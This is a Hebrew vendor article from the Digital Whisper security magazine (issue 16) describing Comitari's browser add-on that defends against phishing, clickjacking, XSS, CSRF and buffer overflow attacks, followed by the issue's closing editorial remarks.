סדרת המוצרים שפיתחנו, הן למשתמש הפרטי והן לארגונים, מספקת הגנה על המשתמש בזמן הגלישה מפני הונאות, גניבת זהויות, גניבת מידע אישי והשתלטות על המחשב דרך הדפדפן- בלא תלות במקור המתקפה או בסוג תוכנת ה-Antivirus או ה-Internet Security המותקנת על עמדת הקצה.

בימים הקרובים אמורה לעלות לאויר מערכת הדגמות אינטרקטיבית שמדגימה את התקפות ה-Web השונות ומאפשרת לגולש לבדוק אם הוא פגיע לאותן התקפות. המערכת מחכה לאישור משפטי ולכן עדיין לא באויר אבל שווה להתעדכן באתר החברה בקישור הבא: http://www.comitari.com או בכל מדיה אחרת של החברה.

מוצרי החברה מספקים מענה לסוגי המתקפות להלן:

- Phishing & Pharming attacks
- ClickJacking (aka UI Redressing)
- Cross-Site Scripting (XSS) attacks
- Buffer Overflow (browser & plug-ins exploits)
- Session riding attacks (CSRF - aka XSRF)
- Intranet network equipment attacks
- DNS rebinding attacks
- Stealing files attempts from personal computer

האפליקציה שלנו מותקנת על הדפדפן ומנטרת את תעבורת הדפדפן ואת פעולות הגולש. במידה והאתר אותר כ-"בטוח", האייקון משתנה ומורה כי האתר בטוח (לקניה/גלישה). במידה ואתר לא בטוח או לחילופין בוצע ניסיון התקפה על הגולש מוצגת התראה עם המידע הרלוונטי של ההתקפה למשתמש והגלישה נחסמת עד לבחירת המשתמש אם לעצור ו/או לעבור לאתר בטוח או להתעלם מההמלצה ובכל זאת להישאר באתר התוקפני.

Phishing & Pharming Attacks

פתרון היחיד מסוגו אשר מסוגל לאתר אתרי פישינג ב Real Time בלא התסמכות ברשימות שחורות. האלגוריתם שלנו של זיהוי אתרי Phishing מבצע יוריסטיקות שונות (Patent Pending) באתר בעת הגלישה בReal Time במטרה לזהות אתר Phishing ולכן גם לא פגיע להתקפות 0-Day ומזהה את ניסיון ה-Phishing ברגע שהמשתמש נתקל בו, באי תלות בשרת שבו נמצא.

Same Origin Policy Attacks

פיתחנו מנגנון ייחודי המאפשר להגדיר ללקוחותינו את ה-ARZ (Application Restricted Zone) של האפליקציה שלהם, מה שימנע גישה בבקשות Post או בבקשות Get לאותו אזור "מאובטח" של האפליקציה שברצוננו להגן מפני הפרצות במנגנון של ה-SOP (Same Origin Policy) שקיימות היום (וכנראה שיתרחב עם HTML 5) בכל הדפדפנים.

XSS Attacks

מנוע מבוסס חתימות לזיהוי ניסיונות XSS בשילוב מנגנון ה-ARZ נותן הגנה מלאה על המשתמש מפני התקפות XSS.

CSRF Attacks

מנוע ה-CSRF מונע אפשרות של שליחת בקשות מאתר שנמצא באינטרנט למערכות פנימיות במטרה למנוע התקפות על Routers, Firewalls ומערכות ניהול פנימיות נוספות.
שימוש במנוע ה-ARZ מונע התקפות CSRF על אתרים באינטרנט ובאינטראנט.

ClickJacking Attacks

מטרת התוקף היא לגרום למשתמש להריץ פקודה על ידי לחיצה עם העכבר על אובייקטים נסתרים במסווה של הקלקה על אובייקט לגיטימי. דוגמא טובה היא חור האבטחה של כפתור ה-Like ב-Facebook; בזמן שהמשתמש חושב שהוא לחץ על תמונה, הוא בעצם לחץ על לחצן Like לדף מביך.

מנוע ה-ClickJacking מזהה ומונע הקלקה על אובייקטים נסתרים בדף ומונע התקפות ClickJacking.

Buffer Overflow Attacks

פיתחנו מנוע מסוג IPS לזיהוי וחסימת התקפות Buffer Overflows על הדפדפן ועל תוספי הדפדפן ושילבנו מנוע לזיהוי התקפות גנריות. שילוב שני המנועים נותן את המענה הטוב ביותר שקיים היום להגנה מפני השתלטות על המחשב דרך הדפדפן.


Centralized Management - BackOffice

ארגון המבקש להתקין את האפליקציה לעובדי או לקוחות הארגון מותקנת מערכת ניהול מרכזית לניטור התראות והגדרות מתקדמות נוספות לייעול ההגנה על מערכות הארגון.


User Experience

האפליקציה אינה דורשת התערבות/הגדרות המשתמש ועובדת ומתעדכנת בצורה אוטומאטית לגמרי.

תמונת מסך הממחישה זיהוי ניסיון פישינג על אתר Facebook:



תמונת מסך הממחישה זיהוי התקפת ClickJacking ב-Facebook:



לאפליקציה מספר מצבים:

זיהוי התקפה:

זיהוי אתר כ-"בטוח":

האפליקציה איננה פעילה:

על המחבר

שלומי נרקולייב הוא אבא גאה לשני ילדים, יוצא 8200, בעל תואר ראשון במדעי המחשב בהתמחות באבטחת מידע. מומחה אבטחת מידע, בעל ניסיון למעלה מ-13 שנים בתחום הפריצה, האבטחה ופיתוח מערכות אבטחה. חוקר ומוציא לאור מחקרים בתחום הפריצה ועקיפת מערכות בבלוג:

http://Narkolayev-Shlomi.blogspot.com

כיום הוא מכהן כ-CTO בחברת Comitari Technologies.

Surf Safe!

דברי סיום

בזאת אנחנו סוגרים את הגליון ה-16 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 37.5]) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper – צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

הגליון הבא ייצא ביום האחרון של חודש ינואר 2011.

דבר נוסף: אני עורך ניסוי קטן, לדעתי אף אחד לא קורא את השורות האלה (בדף האחרון), אז כל מי ששם לב למה שכתוב פה, תגיבו בבקשה בפוסט של פרסום הגליון עם ההודעה: "עברתי את הניסוי בהצלחה! אפיק אתה גב-גבר".

אפיק קסטיאל,

ניר אדר,

31.12.2010